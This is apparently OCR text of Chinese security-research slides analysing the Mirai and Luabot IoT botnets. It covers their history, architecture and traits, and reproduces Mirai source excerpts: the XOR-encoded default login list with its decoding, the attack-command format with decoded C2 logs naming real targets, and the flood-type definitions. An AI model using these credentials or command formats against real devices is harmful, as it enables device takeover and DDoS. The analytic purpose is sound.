
2016.09.21
2016.09.22
- 对krebsonsecurity发动了620G的DDoS攻击
- 对OVH发动了1T的DDoS攻击

2016.09.30
- 作者在github上开源了mirai的源码

2016.10.20
- 参与了史上最大的DDoS攻击，攻陷半个美国

mirai-botnet结构

角色	角色功能描述
bot client	扫描其它有弱口令的设备、ddos
report 服务器	收集扫描结果，登陆并感染设备
攻击指令服务器	发送攻击指令到bot client



mirai-bot 特征

跨平台：

```
root@nsfocus:/botnet/mirai/[redacted] cx/bins# file *
mirai.arm:  ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
mirai.arm7: ELF 32-bit LSB  executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mpsl: ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc:  ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4:  ELF 32-bit LSB  executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc:  ELF 32-bit MSB  executable, SPARC version 1 (SYSV), statically linked, stripped
```

进程名随机，每个bot监听一个固定端口（该端口作用：防止多实例运行）：

```
# netstat -anp|grep LISTEN
tcp        0      0 127.0.0.1:48101         0.0.0.0:*               LISTEN      14851/jcncij1cdtoc3
tcp        0      0 127.0.0.1:9             0.0.0.0:*               LISTEN      12528/dc2cbf0c542ch
tcp        0      0 127.0.0.1:48202         0.0.0.0:*               LISTEN      15176/um6cpm6cie5c4
```

mirai-bot 特征

重绑定22 23 80端口，阻止其它malware控制设备：

```
killer.c:44:    if (killer_kill_by_port(htons(23)))
killer.c:68:    if (killer_kill_by_port(htons(22)))
killer.c:88:    if (killer_kill_by_port(htons(80)))
```


内置弱口令、加密字符串：

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x10\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
```

0x50^0x22=0x72='r'
0x4D^0x22=0x6f='o'
0x4D^0x22=0x6f='o'
0x56^0x22=0x6f='t'


mirai 功能模块—扫描

扫描特征
1. 扫描端口：23、2323
2. 随机扫描全网（除去一些保留）IP
3. SYN 包特征：TCP_SEQ = DST_IP




发送扫描结果到 report 服务器：

ip|port|user|passwd



mirai 功能模块--DDoS 攻击

cmd type	cmd length (Byte)	description
duration	4	attack duration
vector	1	attack type
targs_len	1	target count
targets	targs_len	the targets to be attacked
opts_len	1	attack opts count
opts	opts_len	attack opts




```
2016-11-12 18:54:26 CMD: 1
raw data:
0x00 0x00 0x00 0x78 0x0a 0x01 0x36 0xef 0x1a 0x80 0x20 0x01 0x08 0x0a 0x61 0x6d
0x61 0x7a 0x6f 0x6e 0x2e 0x63 0x6f 0x6d 0x6f 0x6d
atk duration:   120
atk type:       HTTP-Flood
atk target      [1]  | 54.239.26.128/32
atk opt         [1]  | domain 10 amazon.com

2016-11-12 18:58:02 CMD: 2
raw data:
0x00 0x00 0x00 0x3c 0x00 0x01 0x6d 0xa3 0xe0 0x22 0x20 0x01 0x00 0x04 0x31 0x30
0x32 0x34 0x32 0x34
atk duration:   60
atk type:       UDP-Flood
atk target      [1]  | 109.163.224.34/32
atk opt         [1]  | payload-size 4 1024
```

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

IoT botnet

mirai	•当前最火的botnet
luabot	•对抗性比较强的botnet
luabot → mirai mirai → other mirais	•黑吃黑

luabot简介

2016.09.05

- malwaremustdie 公布了一份分析报告，作者在代码中留下了email: luabot@yandex.ru

Mid of September

- 某记者通过邮件对作者进行了采访

now

- 出现了多个变种，活跃但低调：闷声发大财

luabot 特征


- 灵活，扩展性好


- 在设备上运行的进程名为arm_lsb或arm_lsb_oabi

- 阻止其它malware控制设备（与mirai一样）

- 内置了js解析引擎，可以绕过基于javascript的防护机制

luabot HTTP Flood攻击 - 绕过 cloudflare








IoT botnet

mirai	•当前最火的botnet
luabot	•对抗性比较强的botnet
luabot → mirai mirai → other mirais	•黑吃黑


luabot → mirai



